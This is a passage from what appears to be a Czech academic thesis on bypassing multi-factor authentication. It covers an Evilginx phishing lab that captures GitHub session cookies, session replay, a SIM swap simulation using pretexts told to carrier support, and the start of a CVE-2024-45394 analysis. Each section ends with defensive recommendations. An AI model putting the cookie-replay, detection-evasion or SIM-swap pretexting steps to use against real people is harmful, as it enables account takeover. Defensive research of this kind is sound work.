
(zdroj: vlastní)



Obrázek 23 SMS OTP

(zdroj: vlastní)

Po úspěšném dokončení druhého faktoru proxy server Evilginx v reálném čase zachytí autentizační tokeny a session cookies, aniž by si toho oběť všimla. Oběť je následně přesměrována na skutečnou stránku GitHubu, kde se jí jako legitimně přihlášenému uživateli zobrazí její osobní dashboard, repozitáře a veškeré funkce platformy – vše probíhá zcela transparentně, takže nedojde k žádnému varování ani bezpečnostnímu upozornění. Mezitím útočník získané cookies ve formátu JSON jednoduše importuje do svého prohlížeče a získá plný přístup k účtu oběti pod její identitou, včetně možnosti číst soukromé repozitáře, provádět změny v kódu nebo vygenerovat nové přístupové tokeny.



Obrázek 24 Přihlášení oběti

(zdroj: vlastní)

Zachycené informace se zobrazují v reálném čase v konzoli. Útočník může kdykoliv zobrazit seznam zachycených relací a jejich detailů pomocí příkazu sessions.

```
: sessions
```

id	phishlet	username	password	tokens	remote ip	time
28	github	testginx	xwq!yxv.bgb1R ...	captured	127.0.0.1	2025-03-28 07:26

Obrázek 25 Výpis sessions

(zdroj: vlastní)

Pro podrobný zobrazení všech informací o konkrétní session lze využít příkaz sessions <ID>. Tento příkaz vypíše kompletní detaily od zadaných uživatelských údajů, zachycené tokeny, URL, user-agent, IP adresu, časy vytvoření a aktualizace i seznam všech cookies spojených s danou session.

```

: sessions 28
id          : 28
phishlet    : phishing
username    : testginx
password    : xwqlyav.bgbIRAR-hav
tokens      : captured
landing_url : https://github.com/login
user-agent  : Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20180101 Firefox/128.0
remote_ip   : 127.0.0.1
create time : 2025-03-28 07:25
update time : 2025-03-28 07:26

[ cookies ]
[{"path":"/", "domain":"github.com", "expirationDate":1774697364, "value":"untJtQX-ycSi0pIClkK2gaugh1+6mypsK7_80PXoSurfbqF", "name":"user_session", "httpOnly":true, "hostOnly":true, "secure":false, "session":false}, {"path":"/", "domain":"github.com", "expirationDate":1774697364, "value":"IFR3H2ukYmkxjGlewtot8VvZxouIK12gQpVvXfzMcUazPj5GHSq05zEF8HSDoInJooVQMM2Bp1ELCGFye5DLG0Xg8X2BSAX2FUCdP SNk2F92F2P7VlttEjEztBES5K4S7MuYV91YKgeodJhiFAkyNlVfmc1QZ4vqWp2pPhk2B2EinghId9pCc8B92J2G1wkyQDLd5jYtAaYoyqoXSq46HrsecuGTmXshTQ2B1VebpMebfKuaWu2Q93aoQsu80c90cJG6N8dCewJ1Cndck 0055ZDzqCj13JmK2FQ9c191Mc1joMJoHxp9a1lyVvWtAtt3h1cAnTEMa63abmqdRz072Fg130fyjsZffK2fBwkbx68pK28p6HwCuzwOMP32F1sMcB35NpwCB310Tfg9P9UUV5wJy1t2FYD9QcPbfdyKexwGw31074HF8zMR2vgvyRk2F2egvP04 MF9KushORkeQ33PEyCUL0NLQqg2B6G8BK8D88HcgDhbVpQsQLWQHVFEB7Ikg0AbIHxNEthpLkQqShNjOmHSUN48WV1uW16UvBhDDuLduk3PN3X2BHWHR0zcoc9mD05VJau8DSrb22qcgajTJxsJNA2BOICL1JEb4RI63ncL6wZ69PuZQdW0I110Wk3n dJdQOU1h8v57xgxywsJ3hbi26T0ZJIS2B18L188WuNhnIMJcRTGwFVndP8rDeZI3KGPk2B0x2FSP5nvoywRHW918u7yHgLDNdyrs248oTXf1qnR70fKZG0H1xnmyp8Eg31PTqaAZd5eBSLjeK2FZHOXn6NVGoffiPtoedRI0RPhjJZOnKKPwipahG0L X07BD01xxx2B3cat10hk2fFmY2E0U7zc6wCtmay2dGfHOSMhVInScrxLk2KvbmYamZ7Qru0p1EB048f5jJQsa2NRQ2B8y2AXANX3fPl1Xt0M5y2VbjiLdaFhSHYTOARVvADnsrPKXEGfEP4vYuhFMSYudoCpyk2BUN3A1Kx2Bw7ddk AEQzaq9Lk281d1d626jv8dC1x1k2FesLk2FpUDKA07YD57xZ0Z158Lvj85195FAZus14RwTvpjUkSyQR1b1v7JuFAUEhows5PG9cUj58eoc4GLMa2qt8q8nketQhVtJQK3DK3D--K0XhyNoNLutCk5A--v18RAFTaskpLWx5yeB7w3w3DK3D", "name":"_gh_sess", "httpOnly":true, "hostOnly":true, "secure":false, "session":false}, {"path":"/", "domain":"github.com", "expirationDate":1774697364, "value":"yes", "name":"logged_in", "httpOnly":true, "hostOnly":false, "secure":false, "session":false}]

```

Obrázek 26 Detailní výpis sessions

(zdroj: vlastní)


Tyto cookies jsou zobrazeny ve formátu JSON, které může útočník importovat do svého prohlížeče.

5.6.2 Ilustrace obejití MFA pomocí zachycených tokenů

Po úspěšném přihlášení oběti přes phishingovou stránku vydá cílová služba relaci reprezentovanou session cookies. Evilginx, jako reverzní proxy, tuto komunikaci zachytává a podle definic v aktivním phishletu extrahuje potřebné hodnoty.

Získané tokeny mají stejnou platnost jako ty, které by byly vytvořeny při běžném, legitimním přihlášení, umožňují tedy přístup k účtu bez potřeby další autentizace. Není nutné znát heslo ani znovu procházet MFA procesem. Tento přístupový scénář je známý jako AiTM session hijacking.

Na straně útočníka pak dochází k tzv. přehrání relace. Útočník importuje zachycené session cookies do svého prohlížeče. To lze provést například pomocí rozšíření Cookie-editor nebo přímo skrze vývojářské nástroje. Import spočívá v manuálním nastavení parametrů zachycených cookies, jako je název, hodnota, doména a cesta.




Obrázek 27 Vložení session cookies

(zdroj: vlastní)

Po uložení cookies a obnovení stránky dojde k načtení uživatelského rozhraní ve stavu přihlášeného uživatele. Systém totiž nemá možnost odlišit, že token nebyl vytvořen na aktuálním zařízení. Jedná se o platnou relaci, již dříve autorizovanou obětí.

Tímto způsobem dochází k obejití vícefaktorového ověření. Nejedná se o prolomení nebo obejití samotného autentizačního mechanismu, ale o zneužití jeho výsledku. MFA bylo skutečně provedeno jen nikoli útočníkem, ale obětí, jejíž ověřená relace byla následně převzata.



Obrázek 28 Účet oběti

(zdroj: vlastní)

Útočník navíc může využít informace zachycené spolu s tokenem, zejména řetězec User-Agent a nastavit své prostředí tak, aby se podobalo tomu oběti. To pomáhá snižovat pravděpodobnost detekce anomálií, např. změn typu zařízení nebo verze prohlížeče v rámci jedné relace.

Zároveň však ruční manipulace s cookies nebo nestandardní vzory chování jako je import relace bez předchozího přihlášení představují detekční vektory pro obranné systémy. V praxi mohou být tyto kroky monitorovány a vyhodnoceny jako indikátory kompromitace.

5.7 Přehled výsledků simulovaných útoků

Po úspěšném nasazení a konfiguraci testovacího prostředí byly provedeny simulované útoky zaměřené na různé online služby s aktivovanou vícefaktorovou autentizací. Cílem bylo prakticky ověřit, do jaké míry je možné prostřednictvím útoku typu AiTM narušit bezpečnostní model jednotlivých autentizačních schémat a obejít druhý faktor přihlášení.

Testování probíhalo na testovacích účtech v lokálním prostředí a směřování prostřednictvím souboru hosts. Byly použity různé phishlety, které reprezentovaly reálné přihlašovací brány známých služeb. Pro každou cílovou službu byla zaznamenána úspěšnost útoku v závislosti na typu použité autentizace a na tom, zda se podařilo získat a následně využít session cookie.

id	phishlet	username	password	tokens	remote ip	time
28	github	testginx	xwq!yxv.bgb1R ...	captured	127.0.0.1	2025-03-28 07:26
33	out	testginx.co.....	T+h2#p!B9<4LH ...	captured	127.0.0.1	2025-03-28 07:58
34	out	testginx.co.....		captured	127.0.0.1	2025-03-28 08:01
35	moodle			none	127.0.0.1	2025-03-28 08:59
38	ch			none	127.0.0.1	2025-04-01 05:04

Obrázek 29 Seznam všech zachycených relací

(zdroj: vlastní)

5.7.1 Outlook

Byly provedeny dva oddělené útoky. Jeden s využitím SMS OTP, druhý s použitím mobilní autentizační aplikace. V obou případech Evilginx zachytil přihlašovací údaje i session cookies, což naznačuje, že forma druhého faktoru neměla vliv na podobu relace. Pokus o jejich využití však nebyl úspěšný. Po vložení cookies do prohlížeče docházelo pouze k cyklení na přihlašovací stránce, bez načtení uživatelského profilu. Tento výsledek naznačuje přítomnost dodatečných ochranných mechanismů na straně služby.

5.7.2 Facebook a Instagram

Přihlášení do služeb Facebook a Instagram proběhlo úspěšně, avšak nedošlo k zachycení autentizačních tokenů. Tento výsledek může naznačovat implementaci ochranných mechanismů na straně serveru, jako jsou atributy HttpOnly a Secure u cookies, Content Security Policy (CSP) nebo detekce a prevence přístupu přes reverzní proxy.

5.7.3 Shrnutí

Simulované útoky potvrdily, že účinnost AiTM útoků závisí nejen na typu vícefaktorové autentizace, ale zejména na způsobu správy relace, bezpečnostních hlavičkách a obraně na straně serveru. Zatímco GitHub umožnil kompletní obejítí autentizace, Outlook prokázal přítomnost ochranných kontrol, které znemožnily využití zachycené relace. Facebook a Instagram nebyly z pohledu útočníka vysoce zranitelné, i když přihlášení opticky proběhlo úspěšně. Výsledky potvrzují, že běžné MFA metody (např. TOTP nebo SMS) nemusí být dostatečně odolné vůči sofistikovaným phishingovým útokům a přehrání relace.

5.7.4 Návrh detekčních pravidel

- Nasazení phishing-resistant autentizace (FIDO2/WebAuthn, U2F) - Přejít na hardwarové bezpečnostní klíče, jejichž privátní klíče jsou vázány pouze na

registrovanou doménu, aby bylo znemožněno zachycení a zneužití relace přes reverzní proxy.

- Zákaz fallback na ne-phishing-resistant metody – Zakázat SMS OTP či OOB push jako záložní metody pro FIDO2, aby se zabránilo downgrade útokům na zranitelnější formy MFA.
- Validace hlaviček a token binding – Kontrola hlaviček Origin a Referer, nastavení SameSite atributu u cookies a využití token bindingu pro pevné vázání tokenů na konkrétní zařízení či prostředí.
- Podmíněný přístup a Continuous Access Evaluation – Konfigurovat Conditional Access Policies s reálnou re-validací sezení, vyžadovat compliant zařízení a vyhodnocování sign-in rizika pro okamžitou reakci na podezřelé aktivity.
- Detekce MiTM a reverzní proxy na klientské straně – Implementace obfuskovaného JavaScriptu pro kontrolu window.location.host a nasazení „trap“ stránek, které při detekci proxy blokují přístup.
- Síťová ochrana a monitoring – Zavést DNS filtrování, Secure Web Gateway, traffic inspection a SOC monitoring s log auditem a analýzou anomálií síťového provozu.
- Anti-phishingové technologie a threat intelligence – Používat komunitní/AI skenery URL, blokovat podezřelé domény a spouštět automatické takedowny známých phishing kitů.
- E-mailová ochrana – Zapnout SPF, DKIM, DMARC, sandboxing příloh a funkce Safe Links/Safe Attachments pro Office 365.
- Omezení OAuth konsentů a správa oprávnění – Omezit uživatelský souhlas s nepotřebnými aplikacemi, pravidelně revokovat nadbytečná oprávnění a monitorovat nové OAuth aplikace.
- Pravidelné aktualizace a patch management – Udržovat operační systémy, prohlížeče a bezpečnostní nástroje v nejnovějších verzích.

- Vzdělávání uživatelů a incident response – Provádět pravidelné anti-phishingové tréninky, simulace útoků a udržovat připravený plán reakce na incidenty.

6 SIMULACE SIM SWAPU

V téhle kapitole je popsán proces simulace SIM swapu, který byl rozdělen do několika fází.

6.1 Získání předplacených karet

Nejprve bylo zajištěno pořízení dvou předplacených SIM karet od stejného mobilního operátora. Stejný operátor byl zvolen za účelem minimalizace problémů při pokusu o útok. Obě karty byly pořízeny v trafice za hotovost v různých dnech. Během nákupu byla v obou případech položena otázka „K čemu ji budu potřebovat?“, na kterou byla vždy odpověď „Na školní projekt“ akceptována bez dalších dotazů.



Obrázek 30 Předplacená karta č.1

(zdroj: vlastní)




Obrázek 31 Předplacená karta č.2

(zdroj: vlastní)


6.2 Aktivace karet

Po obdržení SIM karet byly karty vloženy do dvou mobilních zařízení označených jako primární (oběť) a sekundární (útočník). Bylo provedeno standardní aktivační nastavení dle instrukcí operátora.



Obrázek 32 aktivace karty č.1


(zdroj: vlastní)



Obrázek 33 aktivace karty č.2


(zdroj: vlastní)

Dále bylo ověřeno, že obě zařízení přijímají SMS zprávy a příchozí hovory a jsou plně funkční.



Obrázek 34 Ověření č.1

(zdroj: vlastní)



Obrázek 35 Ověření č.2

(zdroj: vlastní)

6.3 Provedení útoku


Po ověření funkčnosti karet byl simulovaný útok realizován formou telefonického hovoru na zákaznickou linku mobilního operátora. Při prvním hovoru bylo operátorovi sděleno, že primární SIM karta neboli SIM karta oběti, byla poškozena a že telefonní číslo bylo distribuováno více uživatelům. Byla tedy požádána výměna telefonního čísla na novou SIM kartu. Tenhle požadavek na převod čísla na sekundární kartu byl operátorem přijat, avšak byla vyžadována dodatečná verifikační údaj pro pokračování formou kódu PUK2, ověřovacího kódu zasláného pomocí SMS při aktivaci karty nebo číslo karty ICCID, která nebyla poskytnuta. Z pohledu útočníka k těmto verifikačním údajům nebyl přístup, a bylo sděleno, že se aktuálně nachází na cestách a údaje nejsou k dispozici, s cílem provést výměnu karet bez předání verifikačních údajů. Jelikož nebyla doložena jedna z požadovaných identifikačních údajů, byla žádost operátorem zamítnuta a první pokus o SIM swap skončil v neúspěch.

O pár dní později byl proveden druhý pokus o SIM swap stejným způsobem. Znovu bylo operátorovi sděleno, že byla poškozená primární SIM karta neboli SIM karta oběti, a byla podána žádost o přiřazení stejného čísla k nové kartě. Operátorem byla opět v rámci ověřovacího procesu vyžádána hodnota PUK2, ověřovací kód zasláného pomocí SMS nebo

ICCID. Opět byl vyzkoušen pokus o obejití s cílem přeskočit předání identifikačních údajů a provedení výměny SIM karty. Žádost následně byla opět operátorem zamítnuta, a tak i druhý pokus o SIM swap skončil v neúspěch.

Tento postup by bylo možné opakovat až do okamžiku, kdy by byl osloven operátor s nedostatečnou zkušeností či školením, který by bez předložení dodatečných identifikačních údajů převedení telefonního čísla na novou kartu schválil.

Pro ukázkou úspěšného SIM swapu bylo při dalším pokusu sděleno jeden z validačních údajů. Díky stáří SIM karet byla operátorem nabídnuta možnost přenést telefonní číslo oběti přímo na útočnickovu SIM kartu nebo na novou předplacenou kartu. Byla zvolena možnost přenosu na aktuální kartu.




Obrázek 36 Simulace úspěšné výměny čísla

(zdroj: vlastní)

Po uplynutí 30 minut byla doručena SMS zpráva na telefon útočníka potvrzující, že telefonní číslo oběti bylo úspěšně přeneseno na SIM kartu útočníka, jak jde vidět na Obrázek 36.

Na telefonu oběti byl následně zobrazen stav „no Service“.



Obrázek 37 Deaktivovaná SIM

(zdroj: vlastní)

Následně bylo provedeno ověření, že na telefonu útočníka je skutečně číslo oběti zavoláním na osobní číslo.



+420 735 864 135

Czechia

Sunday 

Obrázek 38 Ověření získaného čísla

(zdroj: vlastní)

Tímto bylo potvrzeno, že ukázka SIM swapu byla úspěšně provedena.

6.3.1 Shrnutí

Simulace SIM swapu ukázala, že k pořízení předplacené SIM karty stačilo pouze zažádat a zaplatit, což naznačuje nízkou úroveň ochrany při získávání těchto karet. Všechny pokusy o SIM swap byly zamítnuty kvůli nedostatečným identifikačním údajům, které nebyly k dispozici z pohledu útočníka. Pokud by však simulace cílila na telefonní číslo registrované na konkrétní, reálnou osobu, požadované identifikační údaje by se mohli lišit, což by mohlo ovlivnit úspěšnost útoku. Simulace potvrdila důležitost silných autentifikačních procesů a školení operátorů, kteří mohou zabránit neoprávněnému převodu telefonního čísla. I když simulace v tomto případě neuspěla, teoreticky by mohla být úspěšná v případě neškoleného operátora nebo nedostatečných ochranných opatření.

6.3.2 Návrh detekčních pravidel

- Vícenásobné neúspěšné pokusy o SIM swap – Pokud je během jedné hodiny zaznamenáno více než 3 neúspěšných požadavků na přenos SIM, je vyvolán alert.
- Žádost bez ověření PIN/PUK kódu – Všechny žádosti, u kterých nebyl předložen platný PIN/PUK, jsou označeny jako vysoké riziko.
- Chybějící nebo nevyhovující doklad totožnosti – V případech, kdy nebyl nahrán nebo ověřen platný doklad totožnosti, je incident automaticky vyvolán.
- Anomálie v lokaci nebo IP adrese žádosti – Pokud je žádost podána z IP adresy mimo obvyklou geolokační oblast uživatele nebo přes anonymizační službu (Tor, VPN), je vyvolán incident.

- Neobvyklá doba podání žádosti – Žádosti podané mimo standardní pracovní dobu operátora např. mezi 22:00–06:00 nebo o víkendech a svátcích jsou označeny jako podezřelé.
- Absence call-backu na registrované číslo – Všechny případy, kdy není uskutečněn či přijat ověřovací hovor zpět na registrované číslo, jsou automaticky alertovány.
- Behaviorální anomálie operátora – Jestliže je zjištěno, že jeden operátor zpracovává nadprůměrné množství SIM swapů nebo dosahuje výrazně vyššího poměru schválení než kolegové, je spuštěna interní kontrola.
- Rychlý sled událostí – Když po žádosti o SIM swap během několika minut následuje další citlivá operace např. změna hesla, registrace nového MFA zařízení, jsou další akce zablokovány a vyžádáno sekundární ověření.
- Sledování sdílení osobních údajů – Příchozí žádosti jsou analyzovány na přítomnost citlivých údajů např. rodné číslo, adresa a v případě neúplných či chybných informací je vyžádáno doplnění.
- Neznámé zařízení nebo prohlížeč – Všechny žádosti podané z nového či dosud neasociovaného zařízení nebo prohlížeče jsou zaznamenány a alertovány.

7 EXTENSION AUTHENTICATOR

V této kapitole byla provedena simulace zranitelnosti CVE-2024-45394, která postihuje rozšíření Authenticator ve verzích 7.0.0 a nižších. Authenticator je rozšíření prohlížeče pro generování kódů dvoufaktorového ověřování. Ve zasažených verzích jsou šifrovací klíče pro lokálně uložená data odvozeny zastaralou funkcí `EVP_BytesToKey` (KDF) a uloženy bez dalších ochranných mechanismů pouze pomocí AES-256, což umožňuje útočníkovi, který získá kopii zašifrovaných souborů, prolomit klíč hrubou silou.

S vydáním verze 8.0.0 bylo zavedeno moderní KDF-based šifrování a při prvním přihlášení probíhá automatická migrace starých dat, přičemž uživatelé jsou instruováni zlikvidovat zálohy vytvořené ve verzích starší 8.0.0. [78]

7.1 Instalace a nastavení starší verze

Starší verze rozšíření byla stažena z oficiálního repozitáře na GitHubu, konkrétně z odkazu <https://github.com/Authenticator-Extension/Authenticator/releases/>. Pro účely simulace byly vybrány a staženy verze 5.3.2, 6.3.4 a 7.0.0, které jsou zranitelné vůči CVE-2024-45394. Tyto verze byly následně použity pro analýzu a testování zranitelnosti. V nastavení jsou dvě tlačítka pro zálohování:

Backup your data to a file.

Download Backup File

Download Password-
Protected Backup

Obrázek 39 Možnosti stažení

(zdroj: vlastní)

Pokud není nastaveno hlavní heslo, tlačítko Download Password-Protected Backup zůstává neaktivní a stáhnout může být stažena pouze plaintextová záloha, která obsahuje přímo otpauth URL, např.:

Tabulka 1 Ukázka plaintextových záloh

<pre>otpauth://totp/pet?secret=JBSWY3DPEHPK3PXP otpauth://totp/sest:?secret=JBSWY3DPEHPK3PXP&issuer=sest otpauth://totp/sedm:?secret=JBSWY3DPEHPK3PXP&issuer=sedm otpauth://totp/osm:?secret=JBSWY3DPEHPK3PXP&issuer=osm</pre>
--

(zdroj: vlastní)

Po aktivaci hlavního hesla se zpřístupní záloha chráněná heslem a data se šifrují.

Stejná data plaintext UI-export nebo password protected JSON jsou také fyzicky uložena v profilu prohlížeče:

